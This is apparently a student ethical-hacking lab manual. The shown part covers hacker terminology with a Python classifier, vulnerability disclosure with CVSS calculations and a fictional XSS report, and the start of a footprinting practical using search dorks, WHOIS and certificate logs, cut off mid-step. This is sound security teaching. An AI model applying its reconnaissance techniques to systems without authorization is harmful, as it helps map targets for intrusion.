INDEX

Sr No.	Title	Page No.	Date	Sign
1	Foundation of Ethical Hacking and Cyber Terminology	1 – 5		
2	Vulnerability Research and Disclosure Mechanisms	6 – 10		
3	Footprinting and Information Gathering Methodology	11 – 15		
4	DNS Enumeration and Domain Intelligence	16 – 19		
5	Social Engineering and Human Exploration Techniques	20 – 23		
6	Network Scanning and Port Scanning Techniques	24 – 28		
7	Enumeration and Service Identification	29 – 35		
8	System hacking and Privilege Escalation Concepts	36 – 42		
9	Cryptography and Password security analysis	43 – 49		
10	Network sniffing and man-in-middle attacks	50 – 56		
11	Denial of service and Botnet Architecture	57 – 59		
12	Session Hacking and Token Security	60 – 63		
13	Web Server Vulnerabilities and Hardening Techniques	64 – 69		
14	Web Applications Threats and OWASP Vulnerabilities	70 – 76		
15	SQL Injection – Attack Logic and Prevention	77 – 82		
16	Buffer Overflow and Memory Exploration Concepts	83 – 85		
17	Wireless Network Security and Authentication Mechanisms	86 – 92		
18	Malware, Keyloggers and spyware analysis	93 – 99		
19	Exploit Frameworks and Ethical Use of Metasploit	100 – 103		
20	Penetration Testing Methodologies and Reporting	104 – 108		

Practical no. 1

Aim: Foundation of Ethical Hacking and Cyber Terminology

Theory:

Hacking
Hacking means using technical skill to find and use weaknesses in a computer, network or application. It is ethical only when the owner has given clear, written permission.

Ethical hacking
Ethical hacking is authorized testing of a system to find weaknesses before real attackers do, followed by a report that helps the owner fix them. Another name for it is penetration testing.

Types of Hacking

Type	Target / idea	Simple example
Network hacking	Network devices and traffic	Finding an open, unused service on a router
Web application hacking	Websites and web apps	A login form that accepts weak input
System hacking	Operating systems and accounts	Weak or default passwords on a server
Wireless hacking	Wi-Fi networks	A Wi-Fi network using old, weak security
Social engineering	People, not machines	A fake phone call asking for a password
Email hacking	Mail accounts and phishing	A fake email link that steals a login
Password cracking	Stored or captured passwords	Guessing an easy password

Hacker Classes

Class	Permission?	Intent
White hat	Yes, written	Defend and fix. This is the ethical hacker.
Black hat	No	Money, damage or personal gain. Illegal.
Grey hat	No	Often no harm meant, but still unauthorized. Illegal.
Script kiddie	No	Runs tools made by others without understanding them.
Hacktivist	No	Promotes a political or social cause.
State-sponsored	Government backed	Espionage or cyber-warfare for a country.
Red hat / Blue hat	Varies	Vigilante against black hats / invited outsider tester.

Code:

```
HACKER_CLASSES = {
    "white hat": "Authorized, legal security tester. Works to fix weaknesses.",
    "black hat": "Unauthorized attacker. Acts for money, damage or personal gain.",
    "grey hat": "Finds flaws without permission but usually without malicious intent.",
```

```
    "script kiddie": "Low-skill person who runs tools made by others without understanding them.",
    "hacktivist": "Hacks to promote a political or social cause.",
    "red hat": "Vigilante who attacks black hats, often by illegal means.",
    "blue hat": "Outsider invited to test a system, or a revenge-driven amateur.",
    "state-sponsored": "Employed by a government for espionage or cyber-warfare.",
}

HACKING_TYPES = [
    "Network hacking", "Web application hacking", "System hacking",
    "Wireless hacking", "Social engineering", "Email hacking",
    "Password cracking", "Website defacement",
]

PHASES = [
    ("1. Planning & Scope", "Get written permission, define targets, dates, rules."),
    ("2. Reconnaissance", "Collect public information about the target (passive/active)."),
    ("3. Scanning", "Find live hosts, open ports, services, known weaknesses."),
    ("4. Gaining Access", "Prove a weakness can be used, inside the agreed scope."),
    ("5. Maintaining Access", "Show whether persistence is possible (simulated only)."),
    ("6. Covering Tracks", "Check logging/detection; restore everything to original."),
    ("7. Reporting", "Write findings, risk rating and fixes. Retest after fixing."),
]

KEYWORDS = {
    "white hat":       ["permission", "authorized", "contract", "scope", "report"],
    "black hat":       ["steal", "ransom", "without permission", "sell data", "damage"],
    "grey hat":        ["without permission but", "reported it", "no harm", "disclosed"],
    "script kiddie":   ["downloaded tool", "no idea how", "copy paste", "ready-made"],
    "hacktivist":      ["protest", "cause", "political", "defaced", "message"],
    "state-sponsored": ["government", "espionage", "nation", "intelligence agency"],
}

PHASE_KEYWORDS = {
    0: ["permission", "scope", "agreement", "contract"],
    1: ["whois", "public information", "social media", "search engine"],
    2: ["port scan", "scan", "open ports", "vulnerability scan"],
    3: ["exploit", "login bypass", "gain access", "password guess"],
    4: ["backdoor", "persistence", "keep access"],
    5: ["clear logs", "delete logs", "restore", "cleanup"],
    6: ["report", "findings", "recommendation", "risk rating"],
}


def classify_hacker(text):
    t = text.lower()
    scores = {k: sum(w in t for w in ws) for k, ws in KEYWORDS.items()}
    best = max(scores, key=scores.get)
    return best if scores[best] > 0 else "unknown"
```

```
def classify_phase(text):
    t = text.lower()
    scores = {i: sum(w in t for w in ws) for i, ws in PHASE_KEYWORDS.items()}
    best = max(scores, key=scores.get)
    return PHASES[best][0] if scores[best] > 0 else "unknown"


def legal_check(record):
    """Return (allowed, reasons) for a test request record."""
    problems = []
    if not record.get("written_permission"):
        problems.append("No written permission from the owner")
    if not record.get("target_in_scope"):
        problems.append("Target is outside the agreed scope")
    if not record.get("within_dates"):
        problems.append("Activity is outside the agreed dates")
    if not record.get("nda_signed"):
        problems.append("No NDA / confidentiality agreement")
    return (len(problems) == 0, problems)


def line(ch="=", n=64):
    print(ch * n)


def main():
    line()
    print(" ETHICAL HACKING LAB 1 : TERMINOLOGY & LIFECYCLE MODEL")
    line()

    print("\n[PART A] Hacker class classifier")
    line("-")
    cases = [
        "Tester has a signed contract and permission, stays in scope, writes a report",
        "He used a downloaded tool and has no idea how it works",
        "Group defaced the site to send a political message for their cause",
        "Attacker stole customer cards and demanded ransom without permission",
        "Agency staff of a government ran espionage against another nation",
    ]
    for c in cases:
        print(f"Input : {c}")
        print(f"Output: {classify_hacker(c).upper()}\n")

    print("[PART B] Ethical hacking phase identifier")
    line("-")
    acts = [
        "Signed the agreement and fixed the scope",
        "Looked up whois and public information on social media",
        "Ran a port scan to find open ports",
```

```
        "Used a password guess to gain access on the test server",
        "Wrote the report with findings and risk rating",
    ]
    for a in acts:
        print(f"Input : {a}")
        print(f"Output: {classify_phase(a)}\n")

    print("[PART C] Legal boundary check")
    line("-")
    requests = {
        "Request 1 (college lab VM)": dict(
            written_permission=True, target_in_scope=True,
            within_dates=True, nda_signed=True),
        "Request 2 (neighbour's WiFi)": dict(
            written_permission=False, target_in_scope=False,
            within_dates=True, nda_signed=False),
    }
    for name, rec in requests.items():
        ok, why = legal_check(rec)
        print(name)
        print("  Decision:", "ALLOWED - proceed" if ok else "BLOCKED - do not proceed")
        for w in why:
            print("   -", w)
        print()

    print("[PART D] Lifecycle model")
    line("-")
    for name, desc in PHASES:
        print(f"{name:<24} -> {desc}")
    print("\nLoop: after Reporting, fixes are applied and the cycle restarts (retest).")
    line()


if __name__ == "__main__":
    main()
```

Output:

```
[PART A] Hacker class classifier
----------------------------------------------------------------
Input : Tester has a signed contract and permission, stays in scope, writes a report
Output: WHITE HAT

Input : He used a downloaded tool and has no idea how it works
Output: SCRIPT KIDDIE

Input : Group defaced the site to send a political message for their cause
Output: HACKTIVIST

Input : Attacker stole customer cards and demanded ransom without permission
Output: BLACK HAT

Input : Agency staff of a government ran espionage against another nation
Output: STATE-SPONSORED
```

```
[PART B] Ethical hacking phase identifier
-----------------------------------------------------------------
Input : Signed the agreement and fixed the scope
Output: 1. Planning & Scope

Input : Looked up whois and public information on social media
Output: 2. Reconnaissance

Input : Ran a port scan to find open ports
Output: 3. Scanning

Input : Used a password guess to gain access on the test server
Output: 4. Gaining Access

Input : Wrote the report with findings and risk rating
Output: 7. Reporting
```

```
[PART C] Legal boundary check
-----------------------------------------------------------------
Request 1 (college lab VM)
  Decision: ALLOWED - proceed

Request 2 (neighbour's WiFi)
  Decision: BLOCKED - do not proceed
   - No written permission from the owner
   - Target is outside the agreed scope
   - No NDA / confidentiality agreement
```

```
[PART D] Lifecycle model
-----------------------------------------------------------------
1. Planning & Scope      -> Get written permission, define targets, dates, rules.
2. Reconnaissance        -> Collect public information about the target (passive/active).
3. Scanning              -> Find live hosts, open ports, services, known weaknesses.
4. Gaining Access        -> Prove a weakness can be used, inside the agreed scope.
5. Maintaining Access    -> Show whether persistence is possible (simulated only).
6. Covering Tracks       -> Check logging/detection; restore everything to original.
7. Reporting             -> Write findings, risk rating and fixes. Retest after fixing.

Loop: after Reporting, fixes are applied and the cycle restarts (retest).
=================================================================
```

Practical no. 2

Aim: Vulnerability Research and Disclosure Mechanisms

Theory:

Vulnerability Lifecycle
A vulnerability is a weakness in software, hardware or a process that could be abused to harm confidentiality, integrity or availability. It passes through several stages from creation to retirement:

Stage	What happens	Who is involved
1. Introduction	A coding, design or configuration mistake is created (for example, unsafe handling of input).	Developers
2. Discovery	Someone finds the flaw: a researcher, a vendor's own team, a customer, or an attacker.	Researchers, attackers
3. Private reporting	The finder reports it to the vendor or a coordinator (for example, CERT/CC, or a bug bounty platform).	Finder, vendor, coordinator
4. Triage and CVE assignment	The vendor validates the report, reproduces it, rates severity and requests a CVE ID from a CNA.	Vendor security team, CNA
5. Fix development	A patch or mitigation is built and tested.	Vendor developers
6. Public disclosure	An advisory is published with the CVE ID, CVSS score, affected versions and fix.	Vendor, CVE/NVD
7. Patch adoption	Users and administrators install the update. Attackers often reverse-engineer patches to build exploits.	Users, IT teams
8. End of life	Product is retired; unpatched systems remain permanently at risk.	Vendor, users

Zero-day: a vulnerability that is unknown to the vendor, or has no patch available, while it may already be exploited.
N-day: a vulnerability that is publicly known and has a patch, but is still unpatched on many systems.

Figure: Vulnerability lifecycle





Procedure:

Step 1: Read a CVE Record (about 20 min)

- Open https://www.cve.org and search for CVE-2021-44228. Note the description, affected versions and references.

- Open https://nvd.nist.gov and search for the same ID. Note the CVSS v3.1 base score, vector string, severity and CWE.
- Check whether the CVE appears in the CISA Known Exploited Vulnerabilities (KEV) catalog and note the date added.
- Repeat steps 1 and 2 for CVE-2014-0160 (Heartbleed). Fill Table W1.





Step 2: Calculate CVSS v3.1 by Hand (about 30 min)

Input: the six vectors of Table W2. Method: convert each letter to its weight, compute Exploitability and ISS, then Impact and the base score.


Worked example (a): reflected XSS, AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

```
Weights    : AV=0.85  AC=0.77  PR=0.85 (None)  UI=0.62 (Required)
Exploit    : 8.22 x 0.85 x 0.77 x 0.85 x 0.62       = 2.8353
ISS        : 1 - (1-0.22)(1-0.22)(1-0)              = 0.3916
Impact (S:C): 7.52 x (0.3916-0.029) - 3.25 x (0.3916-0.02)^15
            = 7.52 x 0.3626 - (almost 0)            = 2.7268
Base       : 1.08 x (2.7268 + 2.8353) = 6.0071  ->  Roundup = 6.1  (Medium)
```

Worked example (e): Log4Shell, AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

```
Weights    : AV=0.85  AC=0.77  PR=0.85  UI=0.85
Exploit    : 8.22 x 0.85 x 0.77 x 0.85 x 0.85       = 3.8870
ISS        : 1 - (0.44)(0.44)(0.44)                 = 0.9148
Impact (S:C): 7.52 x (0.9148-0.029) - 3.25 x (0.9148-0.02)^15 = 6.0477
Base       : 1.08 x (6.0477 + 3.8870) = 10.7295 -> capped at 10 -> 10.0 (Critical)
```


Output:





Step 3: Automate the Scoring with Python (optional, about 15 min)
Input (type in Command Prompt, one command per vector):

```
cd C:\lab python cvss_calc.py
"CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N" python cvss_calc.py
"CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H" ... (repeat for
vectors c to f)
```

Output:







Step 4: Write a Vulnerability Report (about 30 min)

Fictional scenario: You are a student researcher reviewing LabNotes, a fictional note-taking web app (version 1.2) that you were given permission to review in class. The search page displays the search term back to the user without encoding special characters, so a crafted link could run script in a visitor's browser after the visitor clicks it. The attacker needs no account and the victim only has to click the link. Only low confidentiality and integrity impact are possible.

- Score the issue (hint: it matches the first vector in Table W2).
- Write a one-page report using the template in Appendix B. Do not include working exploit code; describe the issue at a high level.
- Find the CWE that best fits (search 'CWE reflected cross-site scripting').
- Propose a fix (for example, output encoding, input validation and a Content Security Policy).

Then plan the timeline: the vendor acknowledges the report on 3 March and you agreed a 90-day disclosure window starting on that date. Calculate the public disclosure date and write two checkpoints (for example, day 30 and day 60) when you will ask for a status update.

Output:

labnotes_report.txt - Notepad


File Edit Format View Help

```
VULNERABILITY REPORT  (fictional LabNotes scenario, lab use only)

1. Title:         Reflected XSS in LabNotes v1.2 search page
2. Reporter:      <Student Name>, <email>
3. Date reported:3 March
4. Product:       LabNotes web app v1.2, /search?q=
5. Type / CWE:    Reflected cross-site scripting / CWE-79
6. Summary:       The search term is echoed back without output encoding,
                  so a crafted link can run script in a visitor's browser.
7. Impact:        Needs no account; victim must click a link. Limited
                  confidentiality and integrity impact (session context).
8. Reproduction: (1) Open the search page in the test instance.
                  (2) Enter a harmless marker string with special characters.
                  (3) Observe it is returned unencoded in the page source.
9. CVSS v3.1:     CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
                  Score 6.1 (Medium)
10. Fix:          Encode output, validate input, add a Content Security Policy.
11. Timeline:     Ack 3 Mar | update 2 Apr | update 2 May | disclose 1 Jun
12. Disclosure:   Coordinated; no publication before the agreed date or fix.
```

Step 5: Analyze Bug Bounty Policies (about 25 min)
Choose two public programs (for example, from the HackerOne directory, Bugcrowd, or a large vendor's own security page). Read the policy pages only. Do not test any target. Fill Table W3 and write three lines on which program is friendlier to new researchers and why.
Bonus: try opening https://<organization>/.well-known/security.txt in your browser for two organizations. Does it list a contact and a policy link?

Output:



Step 6: Case Study: Log4Shell, CVE-2021-44228 (about 40 min)
Read the case summary in Section 5 and the official sources listed in References (Apache Log4j security page, NVD entry, CISA guidance). Complete the analysis questions in Worksheet W4.

Step 7 (optional): Check Software on Your Own PC (about 20 min)

- Open PowerShell on your own computer and list installed programs: winget list (or open Settings > Apps > Installed apps).
- Pick one well-known application and note its version.
- Search NVD for that product name. Choose one CVE that affects your version (or an older one) and note its CVSS score, fixed version and whether an update is available.
- Update the software if a fix exists. This is the 'patch adoption' stage of the lifecycle.

Input (PowerShell):
winget list

Output:

```
Name                          Id                          Version      Available   Source
-----------------------------------------------------------------------------------------
Python 3.12.x                 Python.Python.3.12          3.12.x       3.12.y      winget
7-Zip                         7zip.7zip                   23.01        24.xx       winget
Mozilla Firefox               Mozilla.Firefox             1xx.0        1yy.0       winget
```

Practical no. 3

Aim: Footprinting and information Gathering Methodology

Theory:

Footprinting is the systematic collection of information about a target to understand its attack surface. It happens before scanning or exploitation and shows defenders what an attacker could learn.

	Passive Reconnaissance	**Active Reconnaissance**
Interaction	No direct contact with target systems	Direct queries or probes to target systems
Detectability	Practically undetectable by target	May appear in target logs / IDS
Examples	Search engines, WHOIS, Wayback Machine, certificate logs, job posts	nslookup, ping, tracert, banner grabbing, light port scan
Permission	Public data only	Authorization required


Term	**Meaning**
OSINT	Open-Source Intelligence: information legally collected from publicly available sources.
Competitive Intelligence	Ethical collection of public business information (products, partners, hiring, filings, technology).
Search Engine Reconnaissance	Using advanced operators (dorks) to find publicly indexed pages, documents, and subdomains.

Procedure:

Part A - Passive Reconnaissance (no contact with target systems)

Step 1: Search engine reconnaissance
Input:
Type this in Google or Bing:
site:nmap.org filetype:pdf


Output:



Step 2: WHOIS and registration data
Input:
Open lookup.icann.org (or who.is) and search:

nmap.org

Output:




Step 3: Certificate transparency (subdomain discovery)
Input:
Open crt.sh and search:
%.nmap.org

Output:



Step 4: Historical data with the Wayback Machine
Input:
Open this address in the browser:
https://web.archive.org/web/*/nmap.org


Output:



Part B - Active Reconnaissance (permitted targets only)


Step 1: DNS queries with nslookup
Input:
Open Command Prompt and type:
